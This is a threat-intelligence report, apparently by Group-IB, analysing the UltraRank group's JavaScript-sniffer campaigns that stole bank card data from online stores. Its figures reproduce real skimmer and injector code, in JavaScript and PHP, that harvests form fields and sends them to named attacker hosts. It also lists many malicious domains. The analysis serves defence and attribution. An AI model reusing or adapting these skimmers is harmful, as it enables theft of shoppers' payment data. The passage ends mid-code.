
ULTRARANK

AUGUST 2020

The unexpected twist of a JS-sniffer triple threat

NAME _____ UltraRank
ACTIVITY _____ Theft of bank card data using JavaScript sniffers
VICTIMS _____ 691 online stores, 13 third-party suppliers
GEOGRAPHICAL SCOPE _____ Europe, Asia, North America, Latin America
PERIOD OF ACTIVITY _____ 5 years

Restrictions

1. The report was written by Group-IB experts without any third-party funding.
2. The report provides information on the tactics, tools, and infrastructure of the previously unknown group UltraRank. The report's goal is to minimize the risk of the group committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The report also contains indicators of compromise that organizations and specialists can use to check their networks for compromise, as well as recommendations on how to protect against future attacks. Technical details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. The technical details about threats outlined in the report are not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.
3. The report is for information purposes only and is limited in distribution. Readers are not authorized to use it for commercial purposes and any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.
4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent.
If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.
5. Group-IB ensured that the affected companies mentioned in this report were informed in every manner possible.

© Group-IB, 2020

Contents

Introduction	4
Key findings	7
Introducing UltraRank	7
From single infections to supply chain attacks	8
Monetization of stolen data	8
Analysis of UltraRank's activity	10
Hack into The Brandit Agency	10
Hack into Block and Company's website	10
Attack attribution and links between campaigns	11
Related campaigns	22
OldGrelos	22
LoadReplay	23
Timeline of UltraRank's activity	24
Sale of stolen payment data	30
Recommendations	33
Appendix 1. Indicators of compromise	34
Campaign 2	34
Campaign 5	34
Campaign 12	34
ValidCC	34
OldGrelos	35
LoadReplay	35
Appendix 2. List of infected websites*	—

* The chapter is available in the full version for only.

Register for a free product tour to test drive all the benefits of Group-IB Threat Intelligence and receive the full version of the report by contacting us through research@group-ib.com

Introduction

JS sniffer family

a set of samples with minor differences in codes that perform similar actions when gathering and sending bank card data to the threat actor's server: a gate.



Group-IB's technical report "Crime without punishment: in-depth analysis of JS sniffers"

In March 2019, Group-IB released its technical report "**Crime without punishment: in-depth analysis of JS sniffers**," which was the company's first ever research into **JavaScript sniffers** – a class of malicious code designed to steal bank card data from websites.

At the time, it was the only comprehensive report on the subject. The authors analyzed **over 2,000 infected online stores** whose customers – **about 1.5 million people a day** – faced the risk of their data being compromised. The investigation conducted by Group-IB's **Threat Intelligence** team was the first step in examining the JS sniffer market, the malware's infrastructure, and ways to monetize it, which bring their operators millions of dollars. The research paper contained details about 38 unique JS sniffer families, eight of which were described for the very first time.

In a short time, this seldom-studied type of malware has become a mainstream tool for cybercriminals who make their living selling stolen textual data from bank cards. JS sniffers are one of the most actively evolving threats today according to Group-IB's annual report "**Hi-Tech Crime Trends 2019/2020**." In less than a year and a half, the number of JS sniffer families detected by Group-IB has more than doubled: there are now at least 96 families.

From family to group

Each JS sniffer family is a set of samples with minor differences in their codes, which are injected into a website to harvest data entered by users: bank card numbers, names, addresses, logins, passwords, etc. This data is then transmitted to the cybercriminal's server (*gate*), after which it is usually sold to carders (most of whom are **Russian-speaking cybercriminals**) on underground forums.

Group-IB's Threat Intelligence experts continuously monitored underground forums and card shops, thoroughly analyzed the maximum possible number of existing malware samples, and examined new infections of websites, online stores, and services. This approach allowed the specialists to take on a new stage of research, i.e. to attribute attacks involving JS sniffers to a particular group. The collected information about various JS sniffer families helps cross-reference cybercriminal groups with the tools they use, even if a group has changed the infrastructure and modified the malicious code in the course of its activities.

The Brandit Agency

The attack on The Brandit Agency was the starting point for Group-IB's research that revealed the attackers' infrastructure and their links to several earlier attacks involving JS sniffers

691 individual websites

and at least 13 third-party vendors in Europe, Asia, and North and Latin America have been infected by UltraRank

Focus on UltraRank

In February 2020, Group-IB's Threat Intelligence experts discovered that five websites created by the marketing agency The Brandit Agency for its customers had been infected with JS sniffers.

An analysis of the attack on The Brandit Agency revealed the attackers' infrastructure and their links to several earlier attacks involving JS sniffers. Thanks to the company's proprietary analytics systems and a unique array of data (including samples), Group-IB experts managed to explore the attackers' entire infrastructure. This confirmed the hypothesis that the attack was part of a long-term malicious campaign orchestrated by the same major cybercriminal group. According to Group-IB experts, a total of 691 online shopping websites have fallen victims to this criminal group since 2015.

The attackers also chose prominent targets, for which they planned far more sophisticated campaigns – supply chain attacks. As a result, the cybercriminals hacked 13 online services in Europe, Asia, and North and Latin America. These infections may have resulted in more than 100,000 websites being compromised and hundreds of millions of dollars in revenue from the sale of stolen bank card data.

The cybercriminal group strengthened its position on the cybercrime market by actively fighting its competitors. The group hacked compromised websites and added its JS sniffer to the existing code of a rival criminal group. As a result, the codes of two sniffers were loaded simultaneously on all the websites infected. The group in question was dubbed **UltraRank**.

Group-IB is revealing details of the group's activities for the first time. Not only does this research describe one of the most successful players on the market of stolen bank card data, but it also tracks the transformation of JS sniffers from a minor threat to a complex one supported by a clearly structured cybercriminal business. As it always does, at the end of this report Group-IB provides indicators of compromise and recommendations about preventive measures that can be taken against UltraRank and similar threats.

Connections between UltraRank campaigns and the ValidCC card shop



Campaign 2




Campaign 5



Campaign 12



ValidCC



Tools

	Campaign 2	Campaign 5	Campaign 12	ValidCC	Tools
	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	localhost.localdomain Certificates
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		Script i33.php
	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	33 related domain names
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	Trafficalyzer JavaScript 1.9.2
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	Similar code of JS sniffer
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	jQuery17 injector
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	jQuery17 JS sniffer
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	javascript-obfuscator
	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	*.host.com Certificates
	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	Radix obfuscation
	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	File preload.js
	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	DDos attack on ValidCC fakes
	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	CoalaBot samples

Key findings

Introducing UltraRank

During the period of its activity, UltraRank has built an autonomous business model with a unique technical and organizational structure. It has also developed its own scheme for monetizing stolen bank card data by selling it through the ValidCC card shop. The average income from the sale of bank card data is \$5,000 to \$7,000 per day. The competition methods that UltraRank uses also suggest that it is far from an ordinary player on the criminal market: Group-IB experts tracked UltraRank attacks on rival criminal groups and phishing pages masqueraded as the ValidCC card shop.

Over five years, UltraRank repeatedly changed its infrastructure and malicious code for stealing bank card data, as a result of which researchers would wrongly attribute its attacks to other threat actors.

Group-IB analyzed three major UltraRank campaigns. These campaigns were named based on the classification that researchers use the most often:

- **Campaign 2** (Group 2) – from July 2015 to April 2020;
- **Campaign 5** (Group 5) – from October 2016 to February 2019;
- **Campaign 12** (Group 12) – from September 2018 to the present

The abovementioned attack on The Brandit Agency was the starting point for Group-IB's research that revealed the attackers' infrastructure and their links to several earlier attacks involving JS sniffers.

The features common to all campaigns include:

1. Similar mechanisms to hide the server location (dynamically changing IP address) and the same patterns of domain registration;
2. Creation of several storage locations for malicious code with identical contents, at the same time but using different domain names;
3. Combination of mass supply chain attacks and single-target infections.

These campaigns can be distinguished by the different JS sniffer families involved in each one.

Campaign	Campaign 2	Campaign 5	Campaign 12
Previous attribution	Group 2	Group 5	Group 12
Sniffer	FakeLogistics	WebRank	SnifLite
Start of campaign	July 2015	October 2016	September 2018
Scale of infections in 2019-2020	168 websites	464 websites	59 websites

In this case, a “campaign” means a series of attacks carried out by the criminal group UltraRank using one of the three sniffer families: FakeLogistics, WebRank, or SnifLite. For each campaign, the group built a new infrastructure from scratch.

There is also evidence that the group was potentially involved in other campaigns involving JS sniffers, such as **OldGrelos** and **LoadReplay**. Similar malicious code was used during these attacks, but there is no other clear evidence that UltraRank was behind them.

From single infections to supply chain attacks

The group **UltraRank** is the author of a series of attacks on third-party service providers for online resources, including various advertising and browser notification services, web design agencies, marketing agencies, and website developers. By injecting malicious code into the scripts of the products offered by these companies, which were subsequently placed on the web resources of online stores, cybercriminals were able to intercept customer bank card data on all online stores where the infected scripts were used.

The February 2020 attack on projects belonging to The Brandit Agency (which develops websites running CMS Magento, among other things) infected five websites created by the agency for its customers, including prominent ones such as T-Mobile.

A year earlier, at least 277 e-commerce websites were compromised in an attack on the French ad network Adverline. The cybercriminals delivered malicious code to these websites through the infected Adverline script.

UltraRank combined complex supply chain attacks with single target infections. For example, they attacked resellers of tickets for sporting events (the 2020 Olympics and Euro 2020) and the website of Block and Company, Inc. through which companies in the financial, gaming and other industries purchase equipment for counting, checking, and storing banknotes.

Monetization of stolen data

Further analysis of UltraRank’s infrastructure revealed links between the group’s infrastructure and the ValidCC card shop, which helped Group-IB researchers infer how the group sold and monetized stolen data.

The store began its activity in 2014, a year before the first known domain had been registered as part of Campaign 2. The store’s official representative on underground forums is a user with the nickname SPR. Most of SPR’s posts are written in English. When communicating with customers, however, SPR often switches to Russian, which is presumably the user’s mother tongue. This suggests that ValidCC is probably managed by a Russian speaker.

According to the card shop’s internal statistics, in a single week in 2019, its owners made between \$5,000 and \$7,000 a day by selling self-collected bank card data, and another \$25,000 to \$30,000 was paid to third-party suppliers of stolen payment data.

The connection between the card shop and UltraRank is also confirmed by the fact that, in many posts, SPR claims that the card data sold in the ValidCC store was obtained using a JS sniffer.

UltraRank's infrastructure is known to have been involved in DDoS attacks on phishing websites that mimicked the original ValidCC store site.

The fact that the card shop appeared shortly before the first campaign started, the use of UltraRank's infrastructure to attack phishing websites masqueraded as ValidCC, the connection between the store and the group's infrastructure — all this evidence suggests that the store is most likely used to sell bank cards stolen by the criminal group in question.

Analysis of UltraRank's activity

Hack into The Brandit Agency

On February 3, 2020, Group-IB specialists discovered that at least five websites created by The Brandit Agency had been hacked. The company's project websites running CMS Magento were infected with malware downloaded from the host `toplevelstatic[.]com`.

```
var eventsListenerPool = document.createElement('script');
eventsListenerPool.async = true;
eventsListenerPool.src = '//toplevelstatic.com/setting/min.min.js';
document.getElementsByTagName('head')[0].appendChild(eventsListenerPool);
```

Figure 1. Fragment of the malicious code injected into the website of The Brandit Agency

The websites infected included the company's following projects:

- George Washington Carver Academy
- My Metro Gear for T-Mobile
- Wing Snob
- True Precision
- Footprint Retail Services

Hack into Block and Company's website

Block & Company is the largest manufacturer and distributor of cash handling products in North America. On June 1, 2020, Group-IB experts discovered that **Block & Company's website**, running on CMS Magento, had been infected. The injected script that loaded the main JS sniffer code was similar to the one used in the February attack on The Brandit Agency. In both cases, the hackers used `toplevelstatic[.]com` to load the script.

```
var eventsListenerPool = document.createElement('script');
eventsListenerPool.async = true;
eventsListenerPool.src = 'sj.nim.nim/gnittes/moc.citatslevelpot//:sptth'.split(
    '').reverse().join('');
document.getElementsByTagName('head')[0].appendChild(eventsListenerPool);
```

Figure 2. Fragment of the malicious code injected into the website of Block and Company

To hide their tracks, the attackers changed the link to the file containing the JS sniffer by inserting a string with symbols in a reversed order in the injector code.

Group-IB experts also discovered that Block & Company had already been attacked in April 2020. The malicious code was delivered via the hacked website `famousgalleries[.]co[.]uk`, and the sniffer was loaded from `logistic[.]tw`, which has been seen in other campaigns.

Analyzing these infections and files on `toplevelstatic[.]com` helped establish the connection between various campaigns and track down UltraRank's first attacks carried out in 2015.

Attack attribution and links between campaigns

An analysis of the website `toplevelstatic[.]com` revealed the same files (for example, "min.cr.js", SHA256: `545bcb7338df7fa90c8d28a0dc47a92eabfc099450025c01dbbbbbbbcb9b84`) that were found on the website `opendoorcdn[.]com` and that had been used in attacks on several online store. The domain `opendoorcdn[.]com` was used in an attack on websites selling tickets for the Olympics 2020 and Euro 2020 in November and December 2019 as well as other online stores^[1].

Further analysis revealed the same JavaScript files on `toplevelstatic[.]com` that had been found on `brokercdn[.]com`. The latter was linked to an attack on Adverline in January 2019^[2]. The attack also involved the following domains: `givemejs[.]cc`, `content-delivery[.]cc`, `cdn-content[.]cc`, and `deliveryjs[.]cc`. During the attack, the keywords used in the malicious JS sniffer code to determine the payment page were the same as those used in the malicious code on the websites selling tickets for the Olympics. As part of these attacks (attributed to Campaign 12 by Group-IB experts), the hackers used a JS sniffer family called **SnifLite**.




Figure 3. Connection between domains used in the early attacks of Campaign 12

In addition to the domains `brokercdn[.]com` and `opendoorcdn[.]com` registered on the same day (January 14, 2019), the attackers registered two more backup domains: `fastmycdn[.]com` and `rooplancdn[.]com`. The latter contained the same files as the main domains, which means that all these domains were linked to the same server, and additional addresses were needed to increase attack resiliency thanks to distributed infrastructure. Backup domains are presumably required in case the main domains used during attacks become blocked.

[1] <https://www.goggleheadedhacker.com/blog/post/14>

[2] https://www.trendmicro.com/en_us/research/19/a/new-magecart-attack-delivered-through-compromised-advertising-supply-chain.html

Moreover, the file **preload.js** was found on the website `toplevelstatic[.]com`. The file contained the code of the injector that loaded the file **init.js** from the website `cmytuok[.]top` after checking the user's current address using a regular expression to determine the payment page.

```
<script
  src="https://code.jquery.com/jquery-3.3.1.min.js"
  integrity="sha256-FgpCb/KJQlLNfOu91ta32o/NMZxltwRo8QtmkMRdAu8="
  crossorigin="anonymous"></script>
<script type="text/javascript">if ((new RegExp("onepage|checkout|onestep|firecheckout"))
).test(window.location)) {
  jQuery.ajax({
    url: "https://cmytuok.top/init.js", dataType: "script", success: function () {
    }, async: !0
  })
}</script>
```

Figure 4. Contents of the file `preload.js`

The domain `cmytuok[.]top`, relating to Campaign 5, had been used in the website infection campaign since late 2018.

```
<script type="text/javascript">
  if ((new RegExp("onepage|checkout|onestep|firecheckout")).test(window.location)) {
    jQuery.ajax({
      url: "https://cmytuok.top/init.js", dataType: "script", success: function ()
      {
      }, async: !0
    })
  }
}</script>
```

Figure 5. Fragment of the injector code embedded into the source code of the infected websites in order to load the main sniffer code

The same injector was used in two other malicious campaigns to infect online stores. In these cases, the injector was used to load the file `init.js` from the following websites:

- `jsboxcontents[.]com`
- `jscontentdelivery[.]com`

It is worth noting that in all three cases (cmytuok[.]top, jsboxcontents[.]com, jscontentdelivery[.]com), a code identical to the **WebRank** JS sniffer family (Campaign 5) was used to steal card data belonging to online store users.

```
var q7a4017129bd636cf0f3b338959953270={
  snd:null,
  u1bee840f230f9955e81da97125bdbbc69: 'https://cmytuok.top/js/common.js',
  myid:(function(name){
    var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/[\\.$?*|}{\(\)\[\]\ \\\
    \\\+^])/g, '\\$1')+('='+['^;]*)'));
    return matches?decodeURIComponent(matches[1]):undefined;
  })('setidd')||(function(){
    var ms=new Date();
    var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
    var date=new Date(new Date().getTime()+60*60*24*1000);
    document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
    return myid;
  })(),
  clk:function(){
    q7a4017129bd636cf0f3b338959953270.snd=null;
    var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
    for (var i=0;i<inp.length;i++){
      if(inp[i].value.length>0){
        var nme=inp[i].name;
        if(nme==''){nme=i;}
        q7a4017129bd636cf0f3b338959953270.snd+=inp[i].name+'='+inp[i].value+'&';
      }
    }
  },
},
```

Figure 6. Fragment of the WebRank JS sniffer code used in attacks involving the website cmytuok[.]top

Apart from using a code identical to WebRank's, an analysis of JavaScript files on jsboxcontents[.]com showed that they were identical to the files found on web-stats[.]cc. The latter was used during attacks attributed to a criminal group using the WebRank sniffer family. An analysis of the host **infostat.pw**, used in Campaign 5, revealed a file called init.js, which contained the sniffer code and in which the host jscontentdelivery[.]com was used as a gate.

Based on the characteristics of the abovementioned attacks carried out during Campaign 5, it could be concluded that they were organized by a professional hacker group with an extensive infrastructure. This prompted Group-IB researchers to look for earlier attacks (which had probably been carried out on individual targets) and track the beginnings of the group's activity.

During attacks attributed to Campaign 12, the criminal group used a new JavaScript sniffer called **SnifLite**, which was a significantly redesigned version of the malicious code that had been used in previous infections.

```

var gatelink = "http://[REDACTED].php";
var method = "POST";
var thisdomain = window.location.host;
var datacollect = false;
var cachelenght = 1;
var consoleClearOnce = false;
var secureDebug=true;

!function(e){function n(e){function n(){return u}function o(){if(window.Firebug&&window.Firebug
.chrome&&window.Firebug.chrome.isInitialized)return void t("on");var n=/.//;n.toString=
function(){checkStatus="on",t("on"),checkStatus="off",console.log("%c",n,e.label||""),e.
once||console.clear&&console.clear(),t(checkStatus)}function t(e){u!=e&&(u=e,"function"==
typeof r.onchange&&r.onchange(e))}function c(){f||(f=!0,e.once||(window.removeEventListener
("resize",o),clearInterval(a)))}function e(e){e={onchange:e},e=e||{};var i=e.
delay||1e3,r={};r.onchange=e.onchange;var u="unknown";r.getStatus=n;var a;e.once?o():
setInterval(o,i),window.addEventListener("resize",o));var f;return r.free=c,r}var o=o||{};o
.create=n,"function"==typeof define?(define.amd||define.cmd)&&define(function(){return o}):
"undefined"!=typeof module&&module.exports?module.exports=o>window[e]=o)("jdetects");

```

Figure 7. Fragment of the SnifLite sniffer code used in Campaign 12

Nevertheless, some parts of the new sniffer's code were similar to that of the JavaScript sniffers used previously: WebRank and FakeLogistics.

```

function serialize() {
  if (localStorage.getItem("storage.enabled") === "true") {
    var params = "";
    var elements = document.querySelectorAll("input, select, textarea, checkbox, radio,
      button");
    for (var i = 0; i < elements.length; i++) {
      if (elements[i].name === "") elements[i].name = elements[i].id;
      if (elements[i].name === "" && elements[i].id) elements[i].name = elements[i].cl
        assName;
      params += encodeURIComponent(elements[i].name) + "=" + encodeURIComponent(elements[
        i].value) + "&";
    }
    return params;
  } else {
    clearAllData(0);
  }
}

function sendtohost() {
  if (localStorage.getItem("storage.enabled") === "true") {
    var http = new XMLHttpRequest();
    http.open(method, gatelink, true);
    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    http.send("data=" + btoa(atob(localStorage.getItem("Cache") + "domain_identify=" +
      thisdomain + "&identify_user=" + localStorage.getItem("E-Tag"))));
    localStorage.removeItem("Cache");
  } else {
    clearAllData(0);
  }
}

```

Figure 8. Fragment of the SnifLite sniffer code used in Campaign 12

An analysis of the domains used in the attack on the Adverline ad network as part of Campaign 12 revealed 31 related domain names, which were presumably created by one person or using the same service. At least 24 of them are websites either known for spreading malware code to infect online stores (e.g. dnsden[.]biz, opencartmodules[.]biz) or ones used in various malicious campaigns in the past (0x00[.]shop).

Two additional domains belong to the ValidCC card shop, which was presumably used by the group to sell the stolen data.

Later, Group-IB specialists uncovered two more domain names used in Campaign 2: cloudservice[.]tw and logistic[.]tw.

One of these domains, trafficanalyzer[.]biz (which belongs to Group 2 according to RiskIQ), had been used since 2015 in attacks on e-commerce websites. Samples of the malicious JavaScript code for stealing bank card data detected on the website trafficanalyzer[.]biz are almost identical to the code that was used in attacks involving the WebRank sniffer family.



Figure 9. Comparison of FakeLogistics and WebRank sniffer samples

Moreover, the domain name trafficanalyzer[.]biz and the names of the files in which the malicious code was stored on this website (jquery-1.9.2.min.js) refers to the name of the non-existent framework TrafficAnalyzer JavaScript framework, version 1.9.2. This name was used in several different JS sniffer samples, including the file mag.js detected on web-rank[.]cc. The criminal group presumably used this technique to masquerade their code as the code of a legitimate JavaScript library used on the compromised website.

In the repository **malware-magento-scanner**^[3], Group-IB specialists detected four samples of malicious JavaScript code that also used the name of the non-existent framework TrafficAnalyzer JavaScript framework, version 1.9.2. The following domains were used as gates for these samples: `upsbroker[.]com` (Campaign 2), `system-backup[.]biz` (Campaign 2), `cloudservice[.]tw` (Campaign 2), and `webstat-info[.]ws` (Campaign 5).

Moreover, during Campaign 5, rival criminal groups were attacked by adding the WebRank sniffer to their malicious code so that both JavaScript sniffers were loaded on each infected website.

It is worth looking at the code obfuscation mechanisms used. Campaign 12 involved **Radix** obfuscation, which was also used in infections linked to Campaign 2.^[4]

For example, malicious files on the websites `dnsden[.]biz` and `checkip[.]biz` were obfuscated using the above algorithm. At the same time, some of the JS sniffer samples used in Campaign 2 were protected with **javascript-obfuscator**^[5], as were some of the WebRank samples (Campaign 5).

An analysis of malicious activity involving the WebRank JavaScript sniffer family revealed the existence of the file **core.js** on one of the cybercriminals' hosts. The file contained a code that acted as an injector: it loaded the main code to steal bank card data to the online store website after confirming that the user was on the payment page. In addition to loading the JS sniffer code, this script also loaded the jQuery library code from the UPS website.

```
if((new RegExp('onpage|checkout|onestep|firecheckout')).test(window.location)) {
  document.write('<script src="https://www.ups.com/assets/framework/jquery/jquery-1.11.1.min.js"></scr'+ipt><script type="text/javascript">var jQuery17 = $.noConflict(true);</scr'+ipt><script src="https://web-rank.cc/app/mag.js"></scr'+ipt>');
};
```

Figure 10. Contents of the core.js file

Further analysis showed that, in addition to WebRank, an identical injector code with the same regular expression for determining the payment page and loading jQuery in order to load malicious code from websites for storing JS sniffer code (such as `dnsden.biz`, `upsbroker.com`) was used in Campaign 2. Moreover, Group-IB specialists detected injector samples that loaded code from the following domains:

- `jquery-code[.]su`
- `jquery-code[.]net`
- `jquery-code[.]biz`

[3] <https://github.com/gwillem/magento-malware-scanner/blob/master/corpus/frontend/TrafficAnalyzer.js>

[4] <https://blog.sucuri.net/2019/03/more-on-dnsden-biz-swipers-and-radix-obfuscation.html>

[5] <https://github.com/javascript-obfuscator/javascript-obfuscator>

jquery-code[.]su

was used to infect the online store belonging to the U.S. National Republican Senatorial Committee

The website `jquery-code[.]su` was used to infect the online store belonging to the **U.S. National Republican Senatorial Committee** (`store.nrsdc.org`). The infection was discovered in October 2016. During the attack, an obfuscated version of the same injector was used; it loaded a malicious code together with the jQuery library from the UPS website.

The website `jquery-code[.]su` and 19 other related domains were combined into a single campaign called **OldGrellos**. An analysis of attacks on online stores using gates located on these 20 domains revealed a malicious JavaScript code (including sniffer and injector codes) similar to the one used in all attacks involving the WebRank sniffer family. There are currently insufficient grounds for attributing these attacks to UltraRank, however.

Another noteworthy feature of the websites used by UltraRank to store malicious code is the presence of the script **i33.php** on almost all of them. The script's purpose is yet to be established, but it usually displays service information (e.g. the time on the server or the contents of the variable `$_SERVER`). Various versions of the script were found on the following websites:

- `amasty[.]biz`
- `brokercdn[.]com`
- `checkip[.]biz`
- `cloudservice[.]tw`
- `dnsden[.]biz`
- `ebizmart[.]biz`
- `fastmycdn[.]com`
- `info-rank[.]cc`
- `infopromo[.]biz`
- `inforank[.]cc`
- `informaer[.]cc`
- `informaer[.]com`
- `informaer[.]pw`
- `informaer[.]xyz`
- `infostat[.]pw`
- `jsboxcontents[.]com`
- `localserver[.]host`
- `logistic[.]tw`
- `logisticusa[.]biz`
- `opencartmodules[.]biz`
- `rooplancdn[.]com`
- `securemac[.]biz`
- `stat-group[.]com`
- `statistic-info[.]me`
- `system-backup[.]biz`
- `toplevelstatic[.]com`
- `web-rank[.]cc`
- `web-stat[.]me`
- `web-stat[.]pw`
- `web-stats[.]cc`
- `web-stats[.]pw`
- `webdevelopment[.]pw`
- `webstatistic[.]me`
- `webstatistic[.]pw`
- `whoerssl[.]biz`

i33.php

was present in almost all the websites used by UltraRank to store malicious code

MaxiDed

the so-called bulletproof hosting provider offering services to projects whose activities may be deemed illegal

The file `i33.php` was presumably added by the hosting provider that UltraRank used to service its entire infrastructure. Another file added by the hosting provider contained the name of the service: **MaxiDed**. MaxiDed is the so-called bulletproof hosting provider offering services to projects whose activities may be deemed illegal.

An analysis of the domain `zigzapframe[.]biz` belonging to Campaign 2 revealed a linked SSL certificate: `62421898fcd134cc03c85de47123197154dee3b7`. The certificate's Common Name (CN) field contains the host name `a58_sn.host.com`. The certificate was discovered on several IP addresses linked to the following domains:

- `statistik[.]site`
- `web-stat[.]biz`
- `webstatistic[.]cc`
- `webstatistic[.]online`
- `webstatistic[.]tech`
- `zigzapframe[.]biz`

The format of the detected domains resembles the domain names used during Campaign 5.

An analysis of the domain `web-stat[.]biz` showed that it was used as a gate during a malicious campaign involving a JS sniffer identical to the WebRank sniffer. The malicious campaign was described in April 2017:^[6]

```
var 10f6968e8733d6beab37ec66b16790bc4={
  snd:null,
  y66474badc9cc3127dbf59faa45aa6303:'https://web-stat.biz/mainstat_logo.jpg',
  myid:(function(name){
    var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/[\.?*\|{}()\[\]\\\
    \\\+^)]/g, '\\$1')+('=([^\;]*)')');
    return matches?decodeURIComponent(matches[1]):undefined;
  })('setidd')||(function(){
    var ms=new Date();
    var myid = ms.getTime()+'-'+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
    var date=new Date(new Date().getTime()+60*60*24*1000);
    document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
    return myid;
  })(),
  clk:function(){
    10f6968e8733d6beab37ec66b16790bc4.snd=null;
    var inp=document.querySelectorAll('input, select, textarea, checkbox, button');
    for (var i=0;i<inp.length;i++){
      if(inp[i].value.length>0){
        var nme=inp[i].name;
        if(nme==''){nme=i;}
        10f6968e8733d6beab37ec66b16790bc4.snd+=inp[i].name+'='+inp[i].value+'&';
      }
    }
  },
},
```

Figure 11. Fragment of a malicious code that is identical to WebRank sniffers

^[6] <https://blog.sucuri.net/2017/04/e-commerce-security-customer-data-breaches-using-images.html>

The domain `webstatistic[.]tech` was used as a gate for a PHP sniffer that intercepted data from POST requests.^[7]

```
if (count($_POST)>=1){
    $dvs = multi_implode_data('',$_POST,0);
    if($_COOKIE["SESSIIID"] != null) {
        $randkey = $_COOKIE["SESSIIID"];
    } else {
        $randkey = time().'-'.rand(1111111,9999999999);
        setcookie("SESSIIID",$randkey,time()+86000, "/", $_SERVER['HTTP_HOST']);
    }

    $content_info = stream_context_create(array('http' => array(
        'method' => 'POST',
        'header' => 'Content-type: application/x-www-form-urlencoded',
        'content' => http_build_query(array(
            'info' => base64_encode($dvs),
            'hostname' => preg_replace('@\.[.]', '_',$_SERVER['HTTP_HOST']),
            'key' => $randkey)))));
    file_get_contents('https://webstatistic.tech/shop_stats.jpg',false,$content_info);
}

function multi_implode_data($vvv,$array,$fi) {
    foreach($array as $val => $key) {
        if(!is_array($key)) {
            if($fi == 1) {
                $_array[] = $vvv.'['.$val.']='.$key;
            }else {$_array[] = $val.'='.$key;}
        }else {$_array[] = multi_implode_data($val,$key,1);}}
    return implode('&',$_array);
}
```

Figure 12. Fragment of the PHP sniffer code

Group-IB discovered another identical sniffer which, as its gate, used the host `localhost[.]host`, connected to Campaign 2's infrastructure.

^[7] <https://github.com/gwillem/magento-malware-scanner/blob/master/corpus/backend/b8b-27ca1dfd8188531d6c35b0581faa>

```

if (count($_POST)>=1){
    $dvs = multi_implode_data('',$_POST,0);
    if($_COOKIE["SESSIIID"] != null) {
        $randkey = $_COOKIE["SESSIIID"];
    } else {
        $randkey = time().'-'.rand(1111111,999999999);
        setcookie("SESSIIID",$randkey,time()+86000, "/");
    }

    $content_info = stream_context_create(array('http' => array(
        'method' => 'POST',
        'header' => 'Content-type: application/x-www-form-urlencoded',
        'content' => http_build_query(array(
            'info' => base64_encode($dvs),
            'hostname' => preg_replace('@\.@','_',$_SERVER['HTTP_HOST']),
            'key' => $randkey))));
    file_get_contents('https://localhost.host/api/index.php',false,$content_info);
}

function multi_implode_data($vvv,$array,$fi) {
    foreach($array as $val => $key) {
        if(!is_array($key)) {
            if($fi == 1) {
